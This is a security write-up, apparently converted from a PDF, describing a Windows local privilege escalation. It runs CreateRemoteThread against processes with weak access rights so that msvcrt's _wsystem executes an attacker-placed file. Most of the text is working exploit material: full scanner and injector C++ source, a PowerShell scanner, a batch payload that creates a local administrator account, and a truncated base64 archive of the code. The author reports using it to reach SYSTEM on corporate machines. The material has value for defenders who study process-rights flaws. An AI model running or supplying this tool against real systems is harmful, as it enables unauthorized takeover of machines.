Blind CreateRemoteThread privilege excalation

petri.9bf6f73@gmail.com

May 4, 2020

Contents

1 Introduction

This current tool aims to detect the poorly secured processes and inject them using OpenProcess[3] and CreateRemoteThread [1] only, without reading nor writing the target process memory. It sometimes happen to have privileged process spawned with PROCESS_CREATE_THREAD and PROCESS_QUERY_LIMITED_INFORMATION flags accessible for any authenticated user. We won't be able to manipulate environment variables, desktop session or memory of the target process.

This article explains the internals of 2 tools (scanProcesses/injector) which are the POC the attack presented here.

In this article, we will consider a process without any read/write access, only the 2 last flags, in the context of another Windows user in a different session. The OS used is a window 10 fresh install. Surprisingly, this kind of process right flaws is quite common in corporate devices. I elevate myself to LOCAL
SYSTEM many times successfully using this technique.

Use cases:

- Unusual, hopefully hard to detect way to inject process;
- Local privilege escalation on poorly secured systems.

2 Spot the vulnerable processes

The easiest way to check the rights is to open the process using OpenProcess [3] with every access right. This will loop over the "processright" list and display what is accessible or not for any process which is not owned by the current user. Many tools such as powersploit [2] does not check the rights on the processes yet.

```
std::vector<DWORD> processrights = {
    DELETE, READ_CONTROL, SYNCHRONIZE, WRITE_DAC, WRITE_OWNER,
    PROCESS_ALL_ACCESS, PROCESS_CREATE_PROCESS, PROCESS_CREATE_THREAD,
    PROCESS_DUP_HANDLE, PROCESS_QUERY_INFORMATION,
    PROCESS_QUERY_LIMITED_INFORMATION, PROCESS_SET_INFORMATION,
    PROCESS_SET_QUOTA, PROCESS_SUSPEND_RESUME, PROCESS_TERMINATE,
    PROCESS_VM_OPERATION, PROCESS_VM_READ, PROCESS_VM_WRITE,
       ACCESS_SYSTEM_SECURITY
};
int main(void)
{
    for(auto const& pid: GetProcesses()) {
        if(!IsCurrentUserProcess(pid)) {
            for(auto const& right: processrights) {
                HANDLE phendle = OpenProcess(right, FALSE, pid);
                if(phendle != NULL) {
                    std::wcout << L"Process: " << GetProcessName(pid) << L"("
                       <<
                    pid << L") "  << GetProcessSid(pid) << L" " <<
                    processrightsdescription[right] << std::endl;

                    CloseHandle(phendle);
                }
            }
        }
    }
    return 0;
}
```

Listing 1: Get Process Rights

The powershell version thanks to Ralph:

```
$MethodDefinition = @'
    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr OpenProcess(
        uint dwDesiredAccess,
        bool bInheritHandle,
        uint dwProcessId
    );
    [DllImport("kernel32.dll")]
    public static extern bool CloseHandle(
        IntPtr hObject);

'@
$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -
   Namespace 'Win32' -PassThru

$rightList =  @{
    PROCESS_TERMINATE = (1);
    PROCESS_CREATE_THREAD = (2);
    PROCESS_VM_OPERATION = (8);
    PROCESS_VM_READ = (16);
    PROCESS_VM_WRITE = (32);
    PROCESS_DUP_HANDLE = (64);
    PROCESS_CREATE_PROCESS = (128);
    PROCESS_SET_QUOTA = (256);
    PROCESS_SET_INFORMATION = (512);
    PROCESS_QUERY_INFORMATION = (1024);
    PROCESS_SUSPEND_RESUME = (2048);
    PROCESS_QUERY_LIMITED_INFORMATION = (4096);
    PROCESS_SET_LIMITED_INFORMATION = (8192);
    PROCESS_ALL_ACCESS =  4095;
    DELETE = (65536);
    READ_CONTROL = (131072);
    WRITE_DAC = (262144);
    WRITE_OWNER = (524288);
    SYNCHRONIZE = (1048576);
    STANDARD_RIGHTS_REQUIRED = (983040);
    STANDARD_RIGHTS_ALL = (2031616);
    SPECIFIC_RIGHTS_ALL = (65535);
    ACCESS_SYSTEM_SECURITY = (16777216);
}

$procList = Get-CimInstance Win32_Process
foreach ($proc in $procList) {
    $procProperties = Invoke-CimMethod -InputObject $proc -MethodName GetOwner
       -ErrorAction SilentlyContinue
    if ($Null -ne $procProperties) {
        if ($procProperties.User -ne $env:UserName) {
            foreach ($right in $rightList.Keys) {
                $phandle = $Kernel32::OpenProcess($rightList[$right], $FALSE,
                   $proc.ProcessId);
                if ($phandle -ne [IntPtr]::Zero) {
                    $output = "Process: "+$proc.ProcessName+" ("+$proc.
                       ProcessId+") "+$right
                    Write-Output $output
                    $Kernel32::CloseHandle($phandle) | Out-Null
                }
```

```
53                 }
54             }
55         }
56 }
```

Listing 2: Get Process Rights

The Full code of scanProcesses.cpp is included in appendices. To be exploitable, the process needs to have at least the following rights:

- PROCESS_CREATE_THREAD;
- PROCESS_CREATE_PROCESS;
- PROCESS_QUERY_LIMITED_INFORMATION.

We are considering the following example. You can reproduce using processhacker [4] for testing purposes:



Figure 1: This is the scan result as a user

3 Inject the victim

3.1 Exploitation Overview

The classical VirtualAllocEx[6], WriteProcessMemory[5], CreateRemotethread[1] approach can't be used as we cannot read/write the process memory. We will try to find an address whitch already runs an arbitrary code blindly, without writing any shellcode and without knowledge on the memory address space. The simplest way to execute our payload is:

```
1 system("path_to_stript");
```

Listing 3: Execute arbitrary command

We need to find 2 addresses:

- A String pointing to a location we can access on windows;
- Our syscall (msvcrt.dll:_wsystem seems good to execute command).

We then need a combination of 2 to create a thread pointing to _wsystem with the string as argument. Despite the ASLR, the addresses have a very high probability (near 100%) of being the same between 2 processes across different user sessions.



Figure 2: Attack schema

3.2 Locate the call

This is the easy part, the injector will find the address of the function in its own memory space, the example code is pretty straight forward:

```
1 void *StartAddress = (void *)GetProcAddress(LoadLibrary("msvcrt.dll"), "
    _wsystem");
```

Listing 4: Locate the function address

3.3 Locate the string

The usual W/X paths (`C:\Users\Default`, `%temp%`, `%appdata%`),...) won't be relevant as they don't exist on the target process. The path `C:\` is by default accessible by authenticated user with subfolder creation privilege.



Figure 3: Create subfolder

On Windows System, the path `C:\` will be accessible by `\` directly if you are anywhere on the same disk. The following regex will find an interesting path in any DLL we want. The DLL "shell32.dll" is loaded very often in PE files and contains interesting strings:

Note: If the DLL is not loaded in the destination process, you can force him to load by running the LoadlibraryEx on the remote process.

```
strings -eb shell32.dll | grep -P "(\\\\[a-zA-Z0-9]{3,20}){2}^"
```

Listing 5: Find interresting strings

A list of potential paths is already provided in injector.cpp. The program will search for an exploitable string by crawling over its own module and search for the given string. The following code does the Job:

```
wchar_t *egghunting(wchar_t *modulename, wchar_t *string)
{
        BYTE *moduleaddress = (BYTE *)LoadLibraryW(modulename);
        size_t ntheaderoffset = ((PIMAGE_DOS_HEADER)moduleaddress)->e_lfanew;
#ifdef __x86_64__
        IMAGE_NT_HEADERS64 *nt_headers = (IMAGE_NT_HEADERS64 *)(moduleaddress +
            ntheaderoffset);
#else
        IMAGE_NT_HEADERS32 *nt_headers = (IMAGE_NT_HEADERS32 *)(moduleaddress +
            ntheaderoffset);
#endif
        for(size_t i=0; i<nt_headers->FileHeader.NumberOfSections; i++) {
#ifdef __x86_64__
                PIMAGE_SECTION_HEADER section = (PIMAGE_SECTION_HEADER)(
                    moduleaddress + ntheaderoffset + sizeof(IMAGE_NT_HEADERS64)
                    * i);
#else
                PIMAGE_SECTION_HEADER section = (PIMAGE_SECTION_HEADER)(
                    moduleaddress + ntheaderoffset + sizeof(IMAGE_NT_HEADERS32)
                    * i);
#endif
                for(size_t i=(size_t)section->VirtualAddress; i<section->Misc.
                    VirtualSize + (size_t)section->VirtualAddress; i++) {
```

```
17                          if(wcsicmp(string, (wchar_t *)&moduleaddress[i]) == 0)
                                {
18                                  return (wchar_t *)&moduleaddress[i];
19                          }
20                  }
21          }
22          return NULL;
23  }
```

Listing 6: Find interresting strings

The injector program targeting a process previously spotted by the scanner returns the exploitable string:



Figure 4: Execute payload

The injector pauses. It is time to copy the payload in the given path. The simplest way to exploit is to create a privileged user with a bat file:

```
1  net user /add adminuser adminuserpassword
2  net localgroup administrators adminuser /add
```

Listing 7: createadminuser.bat

4 Build from sources

The complete sources including Dockerfile is attached in appendices, to build the scanner and injector, simply run build_injector.sh. There is 32 and 64 bits version of the tools depending of the version of the target process.

5 Conclusions

The fresh install version of Windows 10 allows authenticated users to create a folder in `C:\` and the ASLR picks the same addresses for libraries betweens sections until next reboot. The conjunction of this 2 possibilities allows an attacker to inject remote processes in badly protected processes. This facilitate also privilege exploitation using BOF, which is not the subject of this article. This kind of rights on privileged processes are commons on big companies user appliances.

References

[1] https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread

[2] https://github.com/PowerShellMafia/PowerSploit

[3] https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess

[4] https://processhacker.sourceforge.io

[5] https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

[6] https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

A scanProcesses.cpp

```cpp
#include <windows.h>
#include <psapi.h>
#include <sddl.h>
#include <tlhelp32.h>
#include <wbemidl.h>
#include <vector>
#include <iostream>
#include <map>

std::map<DWORD, std::wstring> processrightsdescription = {
    {DELETE, L"DELETE"}, {READ_CONTROL, L"READ_CONTROL"}, {WRITE_DAC, L"WRITE_DAC"}, {WRITE_OWNER, L"WRITE_OWNER"},
    {PROCESS_ALL_ACCESS, L"PROCESS_ALL_ACCESS"}, {PROCESS_CREATE_PROCESS, L"PROCESS_CREATE_PROCESS"},
    {PROCESS_CREATE_THREAD, L"PROCESS_CREATE_THREAD"}, {PROCESS_DUP_HANDLE, L"PROCESS_DUP_HANDLE"},
    {PROCESS_QUERY_INFORMATION, L"PROCESS_QUERY_INFORMATION"}, {PROCESS_QUERY_LIMITED_INFORMATION, L"PROCESS_QUERY_LIMITED_INFORMATION"},
    {PROCESS_SET_INFORMATION, L"PROCESS_SET_INFORMATION"}, {PROCESS_SET_QUOTA, L"PROCESS_SET_QUOTA"},
    {PROCESS_SUSPEND_RESUME, L"PROCESS_SUSPEND_RESUME"}, {PROCESS_TERMINATE, L"PROCESS_TERMINATE"},
    {PROCESS_VM_OPERATION, L"PROCESS_VM_OPERATION"}, {PROCESS_VM_READ, L"PROCESS_VM_READ"},
    {PROCESS_VM_WRITE, L"PROCESS_VM_WRITE"}, {SYNCHRONIZE, L"SYNCHRONIZE"}, {ACCESS_SYSTEM_SECURITY, L"ACCESS_SYSTEM_SECURITY"}
};

std::vector<DWORD> processrights = {
    DELETE, READ_CONTROL, SYNCHRONIZE, WRITE_DAC, WRITE_OWNER, PROCESS_ALL_ACCESS,
    PROCESS_CREATE_PROCESS, PROCESS_CREATE_THREAD, PROCESS_DUP_HANDLE, PROCESS_QUERY_INFORMATION,
    PROCESS_QUERY_LIMITED_INFORMATION, PROCESS_SET_INFORMATION, PROCESS_SET_QUOTA, PROCESS_SUSPEND_RESUME,
    PROCESS_TERMINATE, PROCESS_VM_OPERATION, PROCESS_VM_READ, PROCESS_VM_WRITE, ACCESS_SYSTEM_SECURITY
};


std::vector<DWORD> GetProcesses(void)
{
    IWbemLocator *pLoc = NULL;
    IWbemServices *pSvc = NULL;
    std::vector<DWORD> retval;
    if(CoInitializeEx(0, COINIT_MULTITHREADED) != S_OK) {
        std::wcout << L"CoInitializeEx error=" << GetLastError() << std::endl;
        return retval;
    }
    if(CoInitializeSecurity(NULL, -1, NULL, NULL, RPC_C_AUTHN_LEVEL_DEFAULT, RPC_C_IMP_LEVEL_IMPERSONATE, NULL, EOAC_NONE, NULL) != S_OK) {
        std::wcout << L"CoInitializeEx error=" << GetLastError() << std::endl;
        return retval;
```

```
41      }
42      if(CoCreateInstance(CLSID_WbemLocator, 0, CLSCTX_INPROC_SERVER,
            IID_IWbemLocator, (LPVOID *) &pLoc) != S_OK) {
43          std::wcout << L"CoInitializeEx error=" << GetLastError() << std::endl;
44          return retval;
45      }
46      if(pLoc->ConnectServer(BSTR(L"ROOT\\CIMV2"), NULL, NULL, 0, 0, 0, 0, &pSvc)
            != S_OK) {
47          std::wcout << L"CoInitializeEx error=" << GetLastError() << std::endl;
48          return retval;
49      }
50      if(CoSetProxyBlanket(pSvc, RPC_C_AUTHN_WINNT, RPC_C_AUTHZ_NONE, NULL,
            RPC_C_AUTHN_LEVEL_CALL, RPC_C_IMP_LEVEL_IMPERSONATE, NULL, EOAC_NONE) !=
            S_OK) {
51          std::wcout << L"CoInitializeEx error=" << GetLastError() << std::endl;
52          return retval;
53      }
54      std::wstring querystring(L"select Handle from win32_Process");
55      IEnumWbemClassObject* pEnumerator = NULL;
56      if(pSvc == NULL) {
57          std::wcout << L"Parsing process error opening blanket: " <<
                GetLastError() << std::endl;
58          return retval;
59      }
60      pSvc->ExecQuery(BSTR(L"WQL"), BSTR(querystring.c_str()),
            WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIATELY, NULL, &
            pEnumerator);
61      IWbemClassObject *pclsObj = NULL;
62      ULONG uReturn = 0;
63      while (pEnumerator) {
64          pEnumerator->Next(WBEM_INFINITE, 1, &pclsObj, &uReturn);
65          if(0 == uReturn)
66              break;
67          VARIANT vtProp;
68          pclsObj->Get(L"Handle", 0, &vtProp, 0, 0);
69          DWORD currentpid = std::stoi(vtProp.bstrVal);
70          if(currentpid != GetCurrentProcessId()) {
71              retval.push_back(currentpid);
72          }
73          VariantClear(&vtProp);
74          pclsObj->Release();
75      }
76      if(pEnumerator != NULL)
77          pEnumerator->Release();
78      return retval;
79  }
80
81  std::wstring GetProcessSid(DWORD PID)
82  {
83      std::wstring retval(L"");
84      HANDLE processhandle = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, PID);
85      if(processhandle == NULL)
86          return retval;
87      HANDLE tokenhandle = NULL;
88      OpenProcessToken(processhandle, TOKEN_QUERY, &tokenhandle);
89      if(processhandle   == NULL) {
```

```
90          CloseHandle(processhandle);
91          return retval;
92      }
93      DWORD size = 0;
94      GetTokenInformation(tokenhandle, TokenGroups, NULL, size, &size);
95      PTOKEN_USER ptu = (PTOKEN_USER)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY
            , size);
96      if(! GetTokenInformation(tokenhandle, TokenUser, ptu, size, &size)) {
97          CloseHandle(processhandle);
98          CloseHandle(tokenhandle);
99          return retval;
100     }
101     wchar_t *SID;
102     if(!ConvertSidToStringSidW(ptu->User.Sid, &SID)) {
103         std::wcout << GetLastError() << L" " << std::endl;
104         CloseHandle(processhandle);
105         CloseHandle(tokenhandle);
106         return retval;
107     }
108     retval += SID;
109     LocalFree(SID);
110     CloseHandle(tokenhandle);
111     CloseHandle(processhandle);
112     return retval;
113 }
114
115 bool IsCurrentUserProcess(DWORD PID)
116 {
117     std::wstring currsid = GetProcessSid(GetCurrentProcessId());
118     std::wstring sid = GetProcessSid(PID);
119     if(currsid.compare(sid) == 0)
120         return true;
121     return false;
122 }
123
124 std::wstring GetProcessName(DWORD PID)
125 {
126     PROCESSENTRY32W processInfo;
127     processInfo.dwSize = sizeof(processInfo);
128     HANDLE processesSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
129     if (processesSnapshot == INVALID_HANDLE_VALUE)
130         return std::wstring(L"");
131     for(BOOL bok=Process32FirstW(processesSnapshot, &processInfo);bok;  bok =
            Process32NextW(processesSnapshot, &processInfo)) {
132         if( PID == processInfo.th32ProcessID) {
133             CloseHandle(processesSnapshot);
134             return std::wstring(processInfo.szExeFile);
135         }
136     }
137     CloseHandle(processesSnapshot);
138     return std::wstring(L"");
139 }
140
141 int main(void)
142 {
143     for(auto const& pid: GetProcesses()) {
```

```
        std::cout << "Scanning: " << pid << std::endl;
        if(!IsCurrentUserProcess(pid)) {
            for(auto const& right: processrights) {
                HANDLE phendle = OpenProcess(right, FALSE, pid);
                if(phendle != NULL) {
                    std::wcout << L"Process: " << GetProcessName(pid) << L"("
                       << pid << L") "  << GetProcessSid(pid) << L" " <<
                       processrightsdescription[right] << std::endl;
                    CloseHandle(phendle);
                }
            }
        }
    }
    std::cout << "done" << std::endl;
    return 0;
}
```

B injector.cpp

```
#include <windows.h>
#include <psapi.h>
#include <stdio.h>
#include <vector>

//match a path:
//strings -eb shell32.dll | grep -P "(\\\\[a-zA-Z0-9]{3,20}){2}^"

wchar_t *pathlist[] = {
        (wchar_t *)L"\\Explorer\\SmallIcons",
        (wchar_t *)L"\\Tcpip\\Parameters",
        (wchar_t *)L"\\VarFileInfo\\Translation",
        (wchar_t *)L"\\ComputerName\\ComputerName",
        (wchar_t *)L"\\Control\\WinInit",
        (wchar_t *)L"\\AppCompatFlags\\InstalledSDB",
        (wchar_t *)L"\\Machine\\Software",
        (wchar_t *)L"\\Device\\CdRom"
};

/*char *egghunting(char *modulename, char *string) //ascii version
{
        BYTE *moduleaddress = (BYTE *)LoadLibraryA(modulename);
        size_t ntheaderoffset = ((PIMAGE_DOS_HEADER)moduleaddress)->e_lfanew;
#ifdef __x86_64__
        IMAGE_NT_HEADERS32 *nt_headers = (IMAGE_NT_HEADERS32 *)(moduleaddress +
            ntheaderoffset);
#else
        IMAGE_NT_HEADERS64 *nt_headers = (IMAGE_NT_HEADERS64 *)(moduleaddress +
            ntheaderoffset);
#endif
        for(size_t i=0; i<nt_headers->FileHeader.NumberOfSections; i++) {
#ifdef __x86_64__
                PIMAGE_SECTION_HEADER section = (PIMAGE_SECTION_HEADER)(
                   moduleaddress + ntheaderoffset + sizeof(IMAGE_NT_HEADERS64)
                   * i);
#else
```

```
33                  PIMAGE_SECTION_HEADER section = (PIMAGE_SECTION_HEADER)(
                        moduleaddress + ntheaderoffset + sizeof(IMAGE_NT_HEADERS32)
                        * i);
34  #endif
35                  for(size_t i=(size_t)section->VirtualAddress; i<section->Misc.
                        VirtualSize; i++) {
36                          if(stricmp(string, (char *)&moduleaddress[i]) == 0) {
37                                  return (char *)&moduleaddress[i];
38                          }
39                  }
40          }
41          return NULL;
42  }*/
43
44  wchar_t *egghunting(wchar_t *modulename, wchar_t *string)
45  {
46          BYTE *moduleaddress = (BYTE *)LoadLibraryW(modulename);
47          size_t ntheaderoffset = ((PIMAGE_DOS_HEADER)moduleaddress)->e_lfanew;
48  #ifdef __x86_64__
49          IMAGE_NT_HEADERS64 *nt_headers = (IMAGE_NT_HEADERS64 *)(moduleaddress +
                ntheaderoffset);
50  #else
51          IMAGE_NT_HEADERS32 *nt_headers = (IMAGE_NT_HEADERS32 *)(moduleaddress +
                ntheaderoffset);
52  #endif
53          for(size_t i=0; i<nt_headers->FileHeader.NumberOfSections; i++) {
54  #ifdef __x86_64__
55                  PIMAGE_SECTION_HEADER section = (PIMAGE_SECTION_HEADER)(
                        moduleaddress + ntheaderoffset + sizeof(IMAGE_NT_HEADERS64)
                        * i);
56  #else
57                  PIMAGE_SECTION_HEADER section = (PIMAGE_SECTION_HEADER)(
                        moduleaddress + ntheaderoffset + sizeof(IMAGE_NT_HEADERS32)
                        * i);
58  #endif
59                  for(size_t i=(size_t)section->VirtualAddress; i<section->Misc.
                        VirtualSize + (size_t)section->VirtualAddress; i++) {
60                          if(wcsicmp(string, (wchar_t *)&moduleaddress[i]) == 0)
                                {
61                                  return (wchar_t *)&moduleaddress[i];
62                          }
63                  }
64          }
65          return NULL;
66  }
67
68  int main(int argc, char ** argv, char **envp)
69  {
70          void *arg1 = NULL;
71          DWORD ThreadId;
72          void * StartAddress;
73          BOOL arch;
74          if(argc != 2) {
75                  printf("bad usage\n");
76                  return 1;
77          }
```

```
78  #ifdef __x86_64__
79          printf("Starting x86_64 mode\n");
80  #else
81          printf("Starting i386 mode\n");
82  #endif
83          HANDLE remoteprocess = OpenProcess(PROCESS_CREATE_THREAD|
                PROCESS_QUERY_LIMITED_INFORMATION, FALSE, atoi(argv[1]));
84          if(remoteprocess == NULL) {
85                  printf("Failed to open process: %s (%lu)\n", argv[1],
                        GetLastError());
86                  return 1;
87          }
88          IsWow64Process(remoteprocess, &arch);
89  #ifdef __x86_64__
90      if(arch) {
91          printf("Target is 32 bits. Recompile me\n");
92          CloseHandle(remoteprocess);
93          return 0;
94      }
95  #else
96      if(!arch) {
97          printf("Target is 64 bits. Recompile me\n");
98          CloseHandle(remoteprocess);
99          return 0;
100     }
101 #endif
102         //Find interresting sting && execute
103         wchar_t dllname[] = L"shell32.dll";
104         wchar_t *path;
105         for(size_t i=0; i<sizeof(pathlist)/sizeof(wchar_t *); i++) {
106                 path = pathlist[i];
107                 arg1 = (void *)egghunting(dllname, path);
108                 if(arg1 != NULL) break;
109                 wprintf(L"string \"%ls\" not found in: \"%ls\"\n", path,
                        dllname);
110         }
111         if(arg1 == NULL) {
112                 wprintf(L"Unable to locate path\n");
113                 CloseHandle(remoteprocess);
114                 return 1;
115         } else {
116                 wprintf(L"found: %ls\n", (wchar_t *)arg1);
117         }
118         StartAddress = (void *)GetProcAddress(LoadLibrary("msvcrt.dll"), "
            _wsystem");
119         wprintf(L"Injection Ready! Put your executable in %ls{.exe,.com,.bat,.
            scr,...}, then press enter\n", path);
120         getchar();
121         if(CreateRemoteThread(remoteprocess, NULL, 0, (LPTHREAD_START_ROUTINE)
            StartAddress, (void *)arg1, 0, &ThreadId) == NULL){
122                 printf("Failed to create remote thread: %lu\n", GetLastError())
                        ;
123         } else {
124                 printf("Done!\n");
125         }
126         CloseHandle(remoteprocess);
```

```
127         return 0;
128 }
```

C Fullcode.zip.b64

You can compile yourself using docker.


```
UEsDBAoAAAAAAMu1o1AAAAAAAAAAAAAAAAAFABwAY29kZS9VVAkAA44fr16OH69edXgLAAEE6AMA
AAToAwAAUEsDBBQAAAAIAMKMNVAO6HkZswAAAPYBAAAWABwAY29kZS9idWlsZF9pbmplY3Rvci5z
aFVUCQADywwnXpYer151eAsAAQToAwAABOgDAACNUNOKwiAUvt9TnNYuKtiEii4G9Qy9QTg9lbXN
UBuD6N1zpGAW1ZXw/R6/8YhUoiUV1cck4ZKdUUF1FTWH3IBoT8iMVLsnUiSCr7OJUzGF1GCkmfoM
doEOuwl+L4mSOhAvW8wL7DGFHDYQYIaqX87V8t1psS9OzWi7VZKh1qjD4pj4NyM8ISaCDNVA3rmY
1IOioQccqNfBytqOqE1i7dB3+3iTGHZFHv70kY+c89n62fA+AFBLAwQUAAAACAC1dpxQ8iY9TUoH
AAC/GAAAFgAcAGNvZGUvc2NhblByb2Nlc3Nlcy5jcHBVVAkAAOUZqF6WHq9edXgLAAEE6AMAAATo
AwAAxVhtb5tIEP6eX7FxpQj3nCiXfEtiSwQ2CSoGB7B96fWEMN7UXDBwgOOOPf/3m2XB7Bqc5qQ7
xaqaZWZ3Xp+ZHfgQRH64mhNOtQ6iebzOThaDgw9bYpJ5SSCSsvk8FCl5uCBhcn4mUtczsgx2tz4T
P49TnhLEWZ4Sb8nTll4yODjI8vnFBSyv1KlpqT1UPK9hdxB9HaAkjX2SZWnwdZFnc5L5aZDkQRyh
PvpxgOD3Q8U6dnAP6R226mx66IeFZdVVTMOxTJ2y+Odiw9TSHOyqskK52weOZU4NbNXM4hHYTOfI
MhVs266s666s0CXd2aQW8iqyAkaApPKRPyByGlpKtnNHvWg5xxiCLnU8cu9kQ9Uxv7+mNnTcj7H1
4GrGjWkNZUczDf5cgynoYlxdGOKc1NdFtGxqWGJjZ5+QHZZgBeXdj01H3j1QEJtaxvYIG6prYXs8
FIIkcgQdDraGmiE7wv4tsaFjMnTNEbYabvBOQT4wdlNcktpkF8Dc2VvQCpn2g6HcWaahfS72cI8F
m+HTtR9sBw8hTsoYTj7Qne2czuZgc1kWK6tuVq87Fboty6oqxUIUjOJKUCi5luIqRO6roz1lOlYK
+9EuaHgF0XtR2oLDPVgTVHGQaodNAxtNBLRnrMhXW8JuST5iOSOZ9BwH8+4By5k2hV6ux74Hm9HH
BFaQTmOs65c12ybpcwBngW8/i/wWVSnJn72QsYNHSYm1KMgDLwy+E/winfaQYmqG5rjDse5oLHFY
7aLDPrJd81O3xNJW+NqPVzm6ugKUiqIQSdM47XcoD9zTvSzHlCJ1KaU4S6J5aQj9gWGrNBLs27RZ
aRN/lQb5N4m62UPHv/YQW7H/rZHiKq48du4MV8cTrLsqvpHBmYqlDUclA1bYsk2WanYam7LiGqZR
